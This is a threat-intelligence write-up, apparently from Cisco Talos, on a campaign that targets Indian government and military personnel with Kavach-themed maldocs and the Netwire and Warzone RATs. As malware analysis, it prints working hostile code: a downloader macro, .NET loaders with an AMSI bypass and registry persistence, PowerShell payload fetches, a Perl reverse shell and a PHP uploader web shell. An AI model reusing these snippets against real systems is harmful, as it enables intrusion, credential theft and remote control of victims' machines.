

Operation “Armor Piercer:” Targeted attacks in the Indian subcontinent using commercial RATs

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- Cisco Talos is tracking a campaign targeting government personnel in India using themes and tactics similar to APT36 (aka Mythic Leopard and Transparent Tribe).
- This campaign distributes malicious documents and archives to deliver the Netwire and Warzone (AveMaria) RATs.
- The lures used in this campaign are predominantly themed around operational documents and guides such as those pertaining to the “Kavach” (hindi for “armor”) two-factor authentication (2FA) application operated by India’s [National Informatics Centre \(NIC\)](#).
- This campaign utilizes compromised websites and fake domains to host malicious payloads, another tactic similar to Transparent Tribe.

What’s new?

Cisco Talos recently discovered a malicious campaign targeting government employees and military personnel in the Indian sub-continent with two commercial and commodity RAT families known as [NetwireRAT \(aka NetwireRC\)](#) and [WarzoneRAT \(aka Ave Maria\)](#). The attackers delivered a variety of lures to their targets, predominantly posing as guides related to Indian governmental infrastructure and operations such as Kavach and I.T.-related guides in the form of malicious Microsoft Office documents (maldocs) and archives (RARs, ZIPs) containing loaders for the RATs.

Apart from artifacts involved in the infection chains, we’ve also discovered the use of server-side scripts to carry out operational tasks such as sending out malicious emails and maintaining presence on compromised sites via web shells. This provides additional insight into the attacker’s operational TTPs.

Some of these lures and tactics utilized by the attackers bear a strong resemblance to the [Transparent Tribe](#) and [SideCopy](#) APT groups, including the use of compromised websites and fake domains.

How did it work?

This campaign uses a few distinct, yet simple, infection chains. Most infections use a maldoc that downloads and instruments a loader. The loader is responsible for downloading or decrypting (if embedded) the final RAT payload and deploying it on the infected endpoint. In some cases, we’ve observed the use of malicious archives containing a combination of maldocs, loaders and decoy images. The RAT payloads are relatively unmodified, with the command and control (C2) IPs and domains being the most pivotal configuration information.

So what?

This campaign illustrates another instance of a highly motivated threat actor using a set of commercial and commodity RAT families to infect their victims. These RATs are packed with many features out-of-the-box to achieve comprehensive control over the infected systems. It is also highly likely that these malware families establish footholds into the victim's networks to deploy additional plugins and modules.

Infection chains

The earliest instance of this campaign was observed in December 2020 utilizing malicious Microsoft Office documents (maldocs). These maldocs contain malicious VBA macros that download and execute the next stage of the infection — the malware loader.

The maldocs' content ranges from security advisories, to meeting schedules, to software installation notes. These maldocs contain malicious macros that download and execute the next stage payload on the victim's endpoint. The final payload is usually a RAT that can perform a multitude of malicious operations on the infected endpoint.

The maldocs pose as documents related to either meeting schedules pertinent to the victims, or as technical guides related to the Government of India's IT infrastructure. It is likely that these files are either delivered as attachments or links in spear-phishing emails where the verbiage is meant to social engineer the victims into opening the maldoc attachments or downloading them from an attacker-controlled link.

Some file names used are:

- KAVACH-INSTALLATION-VER-1.docm
- Security-Updates.docm
- Online meeting schedule for OPS.doc
- schedule2021.docm

Interestingly, we've observed the use of Kavach-themed maldocs and binaries being used in recent SideCopy attacks.

```
Attribute VB_Name = "NewMacros"  
Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon"  
    Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As Strin  
    ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As I  
  
Sub autoopen()  
    curfile = ActiveDocument.Path & "\" & ActiveDocument.Name  
    templatefile = Environ("appdata") & "\Microsoft\Templates\" & DateDiff(  
ActiveDocument.SaveAs2 FileName:=templatefile, FileFormat:=wdFormatXMLI  
ActiveDocument.SaveAs2 FileName:=curfile, FileFormat:=wdFormatXMLDocume  
Documents.Add Template:=templatefile, NewTemplate:=False, DocumentType:  
End Sub  
  
Sub autonew()  
    imgsrc = "https://kavach.govrn.xyz/shedule.exe"  
    URLDownloadToFile 0, imgsrc, "C:\Users\Public\Adobe.exe", 0, 0  
End Sub  
  
Sub autoclose()  
    Shell ("C:\Users\Public\Adobe.exe")  
End Sub
```

Malicious macro in maldoc downloading and executing the next stage payload.

Stage 2 — Loaders

The payload is usually loader binaries aimed at instrumenting the final malware payload. These loaders will use either of the following techniques to instrument the final malware payloads on the endpoint:

- Download payload from remote location and activate using process hollowing into itself or a target process.
- Decode embedded payload and activate using process hollowing.

Depending on the variants, the loaders may also perform the following peripheral activities:

- Disable AMSI scanning by patching the first six bytes of the "AmsiScanBuffer" API.
- Set up persistence via registry for the next stage malware payload dropped to disk using the HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run keys.

Downloaders

Throughout March and April 2021, the attackers utilized downloaders to download and execute the RAT payloads from remote locations. The earliest versions of this loader used RunPE DLLs to inject the malware payloads into a specified target process via hollowing.

```
private static void Main()
{
    Assembly assembly = AppDomain.CurrentDomain.Load(OXRfBIcHWzR.download("http://
        service.clickaway.com/ccrs_tool/uploads/RunPe.dll"));
    object[] array = new object[Convert.ToInt32(4.9092974268256819 - Math.Sin(2.0))];
    array[0] = "\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\InstallUtil.exe";
    array[1] = string.Empty;
    array[Convert.ToInt32(3.0 - Math.Truncate(1.0))] = OXRfBIcHWzR.download("http://
        service.clickaway.com/ccrs_tool/uploads/client.exe");
    array[Convert.ToInt32(3.9974949866040546 - Math.Sin(1.5))] = true;
    object obj = array;
    assembly.GetType("tutorial.gya").InvokeMember("empty", (BindingFlags)Convert.ToInt32
        (256.72103771050172 - Math.Sin(128.0)), null, null, (object[])obj);
}
```

.NET loader utilizing RunPE.dll to inject AveMaria RAT payload into InstallUtil.exe.

In May 2021, the attackers used the next iteration of their C#-based downloader that reaches out to a decoy URL and only proceeds with execution if the communication process fails.

```
try
{
    WebRequest webRequest = WebRequest.Create("http://
        www.asiodjaiosjopaksddpoaksdioajsiodjasoid.google.com");
    WebResponse response = webRequest.GetResponse();
    response.Close();
}
catch (Exception)
{
    int num = 0;
    for (int i = 0; i <= 100000000; i++)
    {
        num++;
    }
    bool flag = num >= 100000000;
    if (flag)
    {
        oijasiodjaosijdioasjd oijasiodjaosijdioasjd = new oijasiodjaosijdioasjd();
        oijasiodjaosijdioasjd.oijoijsjdfois();
    }
}
```

Downloader reaching out to a decoy URL and executing actual functionality in the catch code block.

This downloader then proceeds to patch the “AmsiScanBuffer” API, establishes persistence for the next stage payload and invokes it at the end. The payload in the next stage consists of legitimate .NET-based applications trojanized with the ability to decrypt and deploy the NetwireRAT malware.

```


public void oiioijfoisjdfois()
{
    byte[] array = new byte[3];
    array[0] = 184;
    array[1] = 87;
    byte[] array2 = array;
    byte[] array3 = new byte[]
    {
        7,
        128,
        195
    };
    byte[] array4 = new byte[2];
    array4[0] = 24;
    byte[] array5 = array4;
    byte[] array6 = new byte[8];
    array6[0] = array2[0];
    array6[1] = array2[1];
    array6[2] = array2[2];
    array6[3] = array3[0];
    array6[4] = array3[1];
    array6[5] = array3[2];
    bool flag = !Environment.Is64BitOperatingSystem;
    if (flag)
    {
        array6[5] = 194;
        array6[6] = array5[0];
        array6[7] = array5[1];
    }
    IntPtr hModule = BaseLibs.LoadLibrary("amsi.dll");
    IntPtr procAddress = BaseLibs.GetProcAddress(hModule, "AmsiScanBuffer");
    uint num;
    BaseLibs.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array6.Length)), 64u, out num);
    Marshal.Copy(array6, 0, procAddress, array6.Length);
    WebClient webClient = new WebClient();
    byte[] bytes = webClient.DownloadData("████████████████████/data_entry/circulars/
    QA2E.exe");
    byte[] rawAssembly = null;
    rawAssembly = oiiasiodjaosijdioasjd.ijasodijasoidioiqwdoiqjwdoiqj(bytes, "ioasjdioasjdioasdo");
    bool flag2 = !File.Exists(this.pathStartup);
    if (flag2)
    {
        try
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\
            \\CurrentVersion\\Run", true);
            registryKey.SetValue("Adobe Reader", this.pathStartup);
            string location = Assembly.GetExecutingAssembly().Location;
            string path = Path.Combine(oiiasiodjaosijdioasjd.dirStartup, "Adobe Reader2.exe");
            byte[] bytes2 = File.ReadAllBytes(location);
            File.WriteAllBytes(path, bytes2);
        }
        catch (Exception ex)
        {
        }
    }
    Assembly assembly = Assembly.Load(rawAssembly);
    object[] parameters = new object[1];
    assembly.EntryPoint.Invoke(null, parameters);
}
}

```

AMSI bypass, persistence and invocation by the loader.

Toward the beginning of June 2021, the attackers started experimenting with the use of Pastebin as a payload-hosting platform. The downloader reached out to a Pastebin URL via cURL to download and inject the payload into its own running process.

Evolution of the downloaders:



Loaders with embedded payloads

The attackers modified open-source projects with code to load trojanized .NET-based binaries as loaders for the RATs dating as far back as December 2020. One of the droppers we analyzed is based on the Pangantucan Community High School [library management system application](#).

It is likely that the loader is based on a crypter available to the attackers since we've observed other crimeware families such as [Formbook](#) use similar loaders to infect their targets.

```
'NOTE: The following procedure is required by the Windows Form Designer
'It can be modified using the Windows Form Designer.
'Do not modify it using the code editor.
<System.Diagnostics.DebuggerStepThrough()>
Private Sub InitializeComponent()
    Dim resources As System.ComponentModel.ComponentResourceManager = New System.ComponentModel.ComponentResourceManager(GetType(Form_Login))
    Me.Panel_Login = New System.Windows.Forms.Panel()
    Me.Label2 = New System.Windows.Forms.Label()
    Me.Txtbox_Password = New System.Windows.Forms.TextBox()
    Me.Txtbox_Username = New System.Windows.Forms.TextBox()
    Me.Lbl_ForgetPass = New System.Windows.Forms.Label()
    Me.Btn_Login = New System.Windows.Forms.Button()
    Me.Label1 = New System.Windows.Forms.Label()
    Me.PictureBox1 = New System.Windows.Forms.PictureBox()
    Me.Panel_ForgetPass = New System.Windows.Forms.Panel()
    Me.Label4 = New System.Windows.Forms.Label()
    Me.Panel1 = New System.Windows.Forms.Panel()
    Me.Btn_Okay = New System.Windows.Forms.Button()
    Me.Label6 = New System.Windows.Forms.Label()
    Me.Label3 = New System.Windows.Forms.Label()
    Me.Label5 = New System.Windows.Forms.Label()
    Me.Panel_Login.SuspendLayout()
    CType(Me.PictureBox1, System.ComponentModel.ISupportInitialize).BeginInit()
```


The original application Initialization code for Form1.

```
[DebuggerStepThrough]
private void InitializeComponent()
{
    this.Panel_Login = new Panel();
    this.Label2 = new Label();
    this.Txtbox_Password = new TextBox();
    this.Txtbox_Username = new TextBox();
    this.Lbl_ForgetPass = new Label();
    this.Btn_Login = new Button();
    this.Label1 = new Label();
    this.PictureBox1 = new PictureBox();
    this.Panel_ForgotPass = new Panel();
    this.Label4 = new Label();
    this.Panel1 = new Panel();
    this.Btn_Okay = new Button();
    this.Label6 = new Label();
    this.Label3 = new Label();
    this.Label5 = new Label();
    this.Panel_Login.SuspendLayout();
    ISectionEntry sectionEntry = new ISectionEntry(true, 83, 45f, 98443, 98481);
    ((ISupportInitialize)this.PictureBox1).BeginInit();
    this.Panel_ForgotPass.SuspendLayout();
    this.Panel1.SuspendLayout();
    base.SuspendLayout();
}
```

The same function in the trojanized version calls a constructor to the added ISectionEntry class.

The loader modified the Login form with a call to a function that loads a DLL loader with the assembly name “SimpleUI.” The second-stage loader is extracted from the .NET resource with the name “Draw.”

The assembly extracted from the Draw resource is responsible for decoding and loading a Netwire injector module which is stored as the AuthorizationRule bitmap resource in the original trojanized loader.



AuthorizationRule blob parsed as a bitmap image (464,147 bytes long).

The injector is responsible for deploying the netwireRAT binary present in its .NET resources into a target process, such as vbc.exe.

Stage 3 — Final payloads

The Netwire and AveMaria RAT families are eventually downloaded and executed on the victim machine. In some cases, we've also discovered the deployment of custom .NET-based file enumerator modules that generate and exfiltrate file path listings of specific file extensions on the infected systems.

Maldoc infection chain variation

In one instance, the attackers used a different variation of the infection chain that starts with a malicious document delivered to the victim. The macro in the maldoc downloads and executes a VBScript (VBS) instead of directly downloading the malware payload.

The VBS contains many junk comments interlaced with the actual malicious code. The malicious code will execute an encoded PowerShell command to download the next payload.


The PowerShell downloads a malicious archive and an unzip utility such as 7-Zip from a remote location. This utility unzips and runs the malware payload from the archive file. An example of the command used to unzip the archive is:

7za.exe x -y -aoa -bso0 -bse0 -bb0 -bd <archive_file_path>

```
cd %env:APPDATA
iwr https://www.dropbox.com/s/1t7a981theovaiv/adobecloud.7z?dl=1 -UseBasicParsing -OutFile "%env:APPDATA\adobecloud.7z"
iwr https://www.dropbox.com/s/7qgekdvongvhev/7za.exe?dl=1 -UseBasicParsing -OutFile "%env:APPDATA\7za.exe"
& .\7za.exe x -y -aoa -bso0 -bse0 -bb0 -bd adobecloud.7z
& .\adobecloud.exe
```

Decoded PowerShell commands to activate the next-stage payload.

Infection chain diagram:



The final payload in this infection chain is a loader for AveMariaRAT.

Archive-based infections

In other infection attempts dating as far back as December 2020, the attackers hosted malicious ZIP archives containing malware payloads on compromised websites. It is likely that the URLs to these archive files were sent to victims to make them download and open the malware payload on their endpoints.

Name	Size	Packed Si...	Modified	Created	Accessed
KAVACH-INSTALLATION-V3.exe	21 504	6 248	2021-07-02 09:44	2021-07-02 09:44	2021-07-02 09:44
Name	Size	Packed Si...	Modified	Created	Accessed
Meeting details.exe	373 248	272 707	2021-07-08 10:51	2021-07-08 10:57	2021-07-09 07:42
Name	Size	Packed Si...	Modified	Created	Accessed
kavach-2-instructions.exe	370 176	271 715	2021-07-08 10:47	2021-07-09 08:37	2021-07-08 15:00

Three distinct archives containing the malicious payloads.

The malicious binaries from the archives found thus far load and instrument NetwireRAT.

Payload Analysis

NetwireRAT

Netwire is a highly versatile RAT consisting of multiple capabilities including:

- Stealing credentials from browsers.
- Execute arbitrary commands.
- Gather system information.
- File management operations such as write, read, copy, delete files, etc.
- Enumerate, terminate processes.
- Keylogging.

```
.text:00409953 ; int __cdecl mw_fn_keylogger(UINT uCode)
.text:00409953 mw_fn_keylogger proc near ; CODE XREF: sub_409CF9+117!p
.text:00409953
.text:00409953 nVirtKey = dword ptr -3BCh
.text:00409953 uMapType = dword ptr -3B8h
.text:00409953 lpKeyState = dword ptr -3B4h
.text:00409953 pwszBuff = dword ptr -3B0h
.text:00409953 cchBuff = dword ptr -3ACh
.text:00409953 wFlags = dword ptr -3A8h
.text:00409953 lpDefaultChar = dword ptr -3A4h
.text:00409953 lpUsedDefaultChar = dword ptr -3A0h
.text:00409953 var_39C = byte ptr -39Ch
.text:00409953 MultiByteStr = byte ptr -35Ch
.text:00409953 String = word ptr -31Ch
.text:00409953 WideCharStr = word ptr -29Ch
.text:00409953 KeyState = byte ptr -21Ch
.text:00409953 var_11C = byte ptr -11Ch
.text:00409953 uCode = dword ptr 4
.text:00409953
.text:00409953 push ebp
.text:00409954 push edi
.text:00409955 push esi
.text:00409956 push ebx
.text:00409957 sub esp, 3ACh
.text:0040995D mov [esp+3BCh+nVirtKey], 12h ; nVirtKey
.text:00409964 mov ebx, [esp+3BCh+uCode]
.text:0040996B call GetKeyState
.text:00409970 push ecx
.text:00409971 mov esi, eax
.text:00409973 mov [esp+3BCh+nVirtKey], 14h ; nVirtKey
.text:0040997A call GetKeyState
.text:0040997F push edi
.text:00409980 mov [esp+3BCh+nVirtKey], 91h ; '' ; nVirtKey
.text:00409987 call GetKeyState
.text:0040998C push ebp
.text:0040998D mov [esp+3BCh+nVirtKey], 90h ; nVirtKey
.text:00409994 call GetKeyState
.text:00409999 push eax
.text:0040999A lea ebp, [esp+3BCh+KeyState]
.text:004099A1 mov [esp+3BCh+nVirtKey], ebp ; lpKeyState
.text:004099A4 call GetKeyboardState
.text:004099A9 cmp ebx, 22h ; ''
.text:004099AC push eax
.text:004099AD jz loc_409AC0
.text:004099B3 ja short loc_409A17
.text:004099B5 cmp ebx, 12h
.text:004099B8 ja short loc_4099EA
.text:004099BA cmp ebx, 10h
.text:004099BD jnb loc_409CEE
.text:004099C3 cmp ebx, 9
.text:004099C6 jz loc_409A93
.text:004099CC cmp ebx, 0Dh
.text:004099CF jz loc_409A8A
.text:004099D5 cmp ebx, 8
.text:004099D8 jnz loc_409B22
.text:004099DE mov [esp+3BCh+nVirtKey], offset str_Backspace ; "{cCYw6sCYd}"
.text:004099E5 jmp loc_409AFD
.text:004099EA ; -----
.text:004099EA loc_4099EA: ; CODE XREF: mw_fn_keylogger+65!j
.text:004099EA cmp ebx, 14h
.text:004099ED jz loc_409AED
.text:004099F3 jb loc_409AD2
.text:004099F9 cmp ebx, 1Bh
.text:004099FC jz loc_409AF6
```

NetwireRAT keylogger.

Ave Maria/WarzoneRAT

Ave MariaRAT, also known as WarzoneRAT, is a commercial RAT available for purchase to malicious operators although there are cracked versions of Warzone available online.

Features

- **Native, independent stub**
Stub of this RAT has been written in C++ which makes it independent from .NET Framework.
- **Remote Desktop**
Control computers remotely at 60 FPS!
Use mouse and keyboard to control remote computers.
Remote Desktop feature is realized with a specially crafted VNC module.
- **Hidden Remote Desktop - HRDP**
Control remote computers invisibly!
HRDP module allows you to login to the remote machine without anyone knowing.
You can open the browser even if it is currently opened on the main account.
- **Privilege Escalation - UAC Bypass**
Elevate to Administrator with just 1 click.
This feature has been tested and proven to work on Windows operating systems from Windows 7 to even the latest Windows 10.
- **Remote WebCam**
If the remote computer has a webcam connected, you can view the stream live in the Remote WebCam module.
- **Password Recovery**
Recover password from popular browsers and email clients in seconds!
Grabs passwords from the following browsers:
Chrome, Firefox, Internet Explorer, Edge, Epic, UC, QQ, Opera, Blisk, SRWare Iron, Brave, Vivaldi, Comodo
Dragon, Torch, Slimjet, Cent
Outlook, Thunderbird, Foxmail
Enable Automatic Password Recovery to receive passwords without touching any buttons!
- **File Manager**
Upload and Download files at high speed. You can also execute and delete files.
- **Download & Execute**
Execute files on remote computers.
- **Live Keylogger**
You can view the keys pressed on remote computer in real time.
- **Offline Keylogger**
Enable Offline Keylogger to save keylogs all the time.
- **Remote Shell**
Send commands to the remote computer's CMD.
- **Process Manager**
View and kill processes using Process Manager.
- **Reverse Proxy**
Browse the Internet with the remote computer's IP address!

WarzoneRAT capabilities (snip) as advertised by its authors.

Like Netwire, WarzoneRAT is also packed with a variety of functionalities including:

- Remote desktop.
- Webcam capture.
- Credential stealing from browsers and email clients.
- File management operations such as write, read, copy, delete files etc.
- Execute arbitrary commands.
- Keylogging.

- Reverse shells.
- Enumerate, terminate processes.

```

push    0                ; nSize
lea     eax, [ebp+PipeAttributes]
push    eax              ; lpPipeAttributes
lea     eax, [ebp+hSourceHandle]
push    eax              ; hWritePipe
lea     eax, [ebp+var_14]
push    eax              ; hReadPipe
call    ds:CreatePipe
test    eax, eax
jz     loc_86EC47
push    2                ; dwOptions
push    0                ; bInheritHandle
push    0                ; dwDesiredAccess
push    offset TargetHandle ; lpTargetHandle
call    edi ; GetCurrentProcess
push    eax              ; hTargetProcessHandle
push    [ebp+hReadPipe] ; hSourceHandle
call    edi ; GetCurrentProcess
push    eax              ; hSourceProcessHandle
call    ebx ; DuplicateHandle
test    eax, eax
jz     loc_86EC47
push    2                ; dwOptions
push    0                ; bInheritHandle
push    0                ; dwDesiredAccess
push    offset hFile     ; lpTargetHandle
call    edi ; GetCurrentProcess
push    eax              ; hTargetProcessHandle
push    [ebp+hSourceHandle] ; hSourceHandle
call    edi ; GetCurrentProcess
push    eax              ; hSourceProcessHandle
call    ebx ; DuplicateHandle
test    eax, eax
jz     short loc_86EC47
lea     ecx, [ebp+hReadPipe]
call    Close_Handles
lea     ecx, [ebp+hSourceHandle]
call    Close_Handles
push    [ebp+TargetHandle] ; int
lea     eax, [ebp+lpAddress]
push    [ebp+var_14] ; int
push    [ebp+hWritePipe] ; int
push    ecx            ; lpApplicationName
mov     ecx, esp
push    eax
call    sub_86362D
call    create_process
test    eax, eax

```

Reverse shell functionality in WarzoneRAT.

File enumerators

Apart from the two RATs, we've also observed specialized reconnaissance malware being deployed on the victim's endpoints instead of a RAT family. The attackers deployed a preliminary recon tool to enumerate specific folders looking for certain file extensions. The file listings/paths found are uploaded to an attacker-controlled C2 server.

The locations targeted were:

- C:\Users\\Downloads\
- C:\Users\\Desktop\
- C:\Users\\Documents\
- C:\Users\\OneDrive\Downloads\
- C:\Users\\OneDrive\Desktop\
- C:\Users\\OneDrive\Documents\

The file extensions searched for were:

.txt, .doc, .dot, .wbk, .docx, .docm, .dotx, .dotm, .docb, .xls, .xlt, .xlm, .xlsx, .xlsm, .xltx, .xltm, .xlsb, .xla, .xlam, .xll, .xlw, .ppt, .pot, .pps, .pptx, .pptm, .potx, .potm, .ppam, .ppsx, .ppsm, .sldx, .sldm, .pdf

```
try
{
    IEnumerable<string> collection = from s in Directory.GetFiles(path, "*.*",
        SearchOption.TopDirectoryOnly)
    where s.EndsWith(".txt") || s.EndsWith(".doc") || s.EndsWith(".dot") || s.EndsWith
        (".wbk") || s.EndsWith(".docx") || s.EndsWith(".docm") || s.EndsWith(".dotx") ||
        s.EndsWith(".dotm") || s.EndsWith(".docb") || s.EndsWith(".xls") || s.EndsWith(".xlt")
        || s.EndsWith(".xlm") || s.EndsWith(".xlsx") || s.EndsWith(".xlsm") || s.EndsWith
        (".xltx") || s.EndsWith(".xltm") || s.EndsWith(".xlsb") || s.EndsWith(".xla") ||
        s.EndsWith(".xlam") || s.EndsWith(".xll") || s.EndsWith(".xlw") || s.EndsWith(".ppt")
        || s.EndsWith(".pot") || s.EndsWith(".pps") || s.EndsWith(".pptx") || s.EndsWith
        (".pptm") || s.EndsWith(".potx") || s.EndsWith(".potm") || s.EndsWith(".ppam") ||
        s.EndsWith(".ppsx") || s.EndsWith(".ppsm") || s.EndsWith(".sldx") || s.EndsWith
        (".sldm") || s.EndsWith(".pdf")
    select s;
    list.AddRange(collection);
}
```

File enumerator malware module looking for specific file extensions.

Analyses and observations

Targeting

An extremely common theme of maldocs and archives discovered in this campaign refers to the Government of India’s Kavach application. This is a two-factor authentication (2FA) application used by government employees to access their emails. This theme has been used recently by the SideCopy APT’s campaigns targeting Indian government personnel, as well. Some of the malicious artifacts using the Kavach theme in the current campaign are named:

- KAVACH-INSTALLATION-VER-1.docm
- KAVACH-INSTALLATION-VER1.5.docm
- KAVACH-INSTALLATION-VER-3.docm
- kavach-2-instructions.zip
- kavach-2-instructions.exe
- KAVACH-INSTALLATION-V3.zip
- KAVACH-INSTALLATION-V3.exe

Other file names indicating targeting of military and government personnel consist of:

- CONFD-PERS-Letter.docm
- PERS-CONFD-LETTER.exe
- Admiral_Visit_Details_CONFD.exe
- Pay and Allowance Details.xls

Compromised websites

The attackers have relied on a combination of compromised websites and fake domains to carry out their operations — a tactic similar to that of the Transparent Tribe APT group. However, what stands out in this campaign is the focus on compromising quasi-military or government-related websites to host malicious payloads. This might have been done to appear legitimate to victims and analysts.

For example, the attackers compromised and maintained access to a quasi-defense-related website `dsoipalamvihar[.]co[.]in` belonging to the Defence Services Officers' Institute (DSOI) using it to host netwireRAT-related payloads since January 2021. In another instance, the attackers compromised the website for the Army Public Schools of India (`apsdigicamp[.]com`) to host a variety of malicious archives serving NetwireRAT again.

On the other hand, the attackers used a fake domain `govrn[.]xyz` in July 2021 to host maldocs for their infection chains.

 reporter.php	27-Jun-2021 07:45	72K
 1622640929_myshell.php	27-Jun-2021 07:07	3.2K
 1624769407_acts.1.31.php	27-Jun-2021 04:50	446
 1624769107_a.txt	27-Jun-2021 04:45	8
 KAVACH-INSTALLATION-VER1.5.docm	25-Jun-2021 09:07	19K
 KAVACH-INSTALLATION-VER1.5.pdf	25-Jun-2021 08:54	799K
 maaacc.cc.exe	15-Jun-2021 13:28	346K
 Host1.exe	31-May-2021 15:10	161K
 NET.exe	31-May-2021 08:10	113K
 abc/	28-May-2021 10:10	-
 doc/	27-May-2021 10:52	-
 new_war.exe	27-Apr-2021 18:20	113K
 conhost213.exe	22-Apr-2021 07:15	113K
 client.exe	18-Apr-2021 00:03	113K
 VPN.exe	17-Apr-2021 23:56	161K
 RunPe.dll	17-Apr-2021 23:53	27K
 private.exe	17-Apr-2021 23:53	66K
 om.php	17-Apr-2021 22:49	60
 email.php	02-Apr-2021 17:30	55
 feedback.docm	05-Mar-2021 07:10	29K
 Security-Updates.docm	05-Mar-2021 04:51	29K
 newfil.html	21-Jan-2021 05:47	2.8K
 notice.exe	17-Dec-2020 13:04	1.0M
 new.html	11-Dec-2020 00:04	700
 leafmailer2.8.php	04-Dec-2020 22:45	162K
 leaf.php	04-Dec-2020 22:34	144K
 mailer.php	04-Dec-2020 19:44	5.3K

Malicious scripts and payloads hosted on a compromised website.

Infrastructure

The compromised websites were used heavily to host artifacts from maldocs to RATs. However, these websites hosted a few other malicious artifacts as well. The artifacts scripts were used as:

- Emailers.
- Web shells.
- [CSRF PoC generator](#).
- File uploaders.


None of these scripts have been written from scratch or customized heavily by the attackers. This practise is in sync with their RAT deployments — neither the RAT payloads nor the infrastructure scripts have been modified except their configurations. The actual effort instead is put into social engineering and infecting victims.

Proliferation through emails

A variety of mailers have been used by the attackers to proliferate the maldocs, archives and download links:

- TeamCC ninjaMailer v1.3.3.7
- Leaf PHPMailer 2.7
- Leaf PHPMailer 2.8

These PHP-based scripts are capable of configuring SMTP options and generating spear-phishing emails that can be distributed to victims with malicious payloads or links.




TeamCC NinjaMailer hosted by the attackers on one of the compromised sites.

Administration

The attackers utilized two types of management scripts to administer the compromised websites. PHP and Perl-based web shells maintain browser-based access to the sites and perform administrative actions such as file management, process management and viewing file contents. The web shells used are:

- PhpSpy
- b374k 2.7
- Older b374k web shell



b374k web shell's login page on the compromised site.

```

use IO::Socket;
$os=$^O;
$sh="export TERM=xterm;PS1='\$PWD\>';export PS1;/bin/sh -i";
if($os =~ m/win/i) {$sh="%COMSPEC% /K";}
$t=getprotobyname('tcp');
socket(S, &PF_INET, &SOCK_STREAM, $t) || die();
if(@ARGV==1) {
    $p=$ARGV[0];
    setsockopt(S, SOL_SOCKET, SO_REUSEADDR, 1);
    bind(S, sockaddr_in($p, INADDR_ANY)) || die();
    listen(S, 3) || die();
    accept(C, S);
    send(C, "b374k shell : connected\n", 0);
    open STDIN, "<&C"; open STDOUT, ">&C"; open STDERR, ">&C";
    exec $sh || die();
    close(C); close(S); close(STDIN); close(STDOUT); close(STDERR);
    exit 0;
}
elseif(@ARGV==2) {
    $p=$ARGV[0];
    $h=$ARGV[1];
    $i=inet_aton($h) || die();
    $a=sockaddr_in($p, $i) || die();
    connect(S, $a) || die();
    send(S, "b374k shell : connected\n", 0);
    open(STDIN, ">&S"); open(STDOUT, ">&S"); open(STDERR, ">&S");
    exec $sh || die();
    close(S); close(STDIN); close(STDOUT); close(STDERR);
}
else{exit(1);}

```

Older Perl-based b374k web shell hosted on a compromised site.

The attackers also deployed a file uploader utility (created by “Pakistan Haxors Crew”) to upload files to the sites without having to go through the web shells.

```

<?php
echo '<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">';
echo '<input type="file" name="file" size="50"><input name="upl" type="submit" id="upl" value="Upload"></form>';
if( $_POST['upl'] == "Upload" ) {
    if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Pakistan Haxors Crew</b><br><br>'; }
    else { echo '<b>Mission Completed</b><br><br>'; }
}
?>

```

File uploader.

Conclusion

This campaign has been ongoing since the end of 2020 and continues to operate today. The attackers initially deployed Netwire and Warzone RATs on the infected endpoints. The use of these RATs benefits an adversary twofold — it makes attribution difficult and saves the effort to create bespoke implants. Beginning in July 2021, however, we observed the deployment of the file enumerators alongside the RATs. This indicates that the attackers are expanding their malware arsenal to target their victims: military and government personnel in India.

Infection tactics including government-themed lures, deployment of commodity/commercial RATs and file enumerators and the use of compromised and attacker-owned domains indicates a strong resemblance to SideCopy and Transparent Tribe.

Unlike many crimeware and APT attacks, this campaign uses relatively simple, straightforward infection chains. The attackers have not developed bespoke malware or infrastructure management scripts to carry out their attacks, but the use of prebaked artifacts doesn't diminish the lethality of these attacks. In fact, ready-made artifacts such as commodity or cracked RATs and mailers allow the attackers to rapidly operationalize new campaigns while focusing on their key tactic: tricking victims into infecting themselves.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Network/Cloud Analytics](#) (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Orbital Queries

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- [Warzone/AVEMARIA](#)
- [Netwire registry](#)
- [Netwire downloader](#)
- [File enumerator](#)

IOCs

Hashes

Maldocs

9b7c0465236b7e1ba7358bdca315400f8ffc6079804f33e2ca4b5c467f499d1f
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Downloaders

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RunPE loader DLL

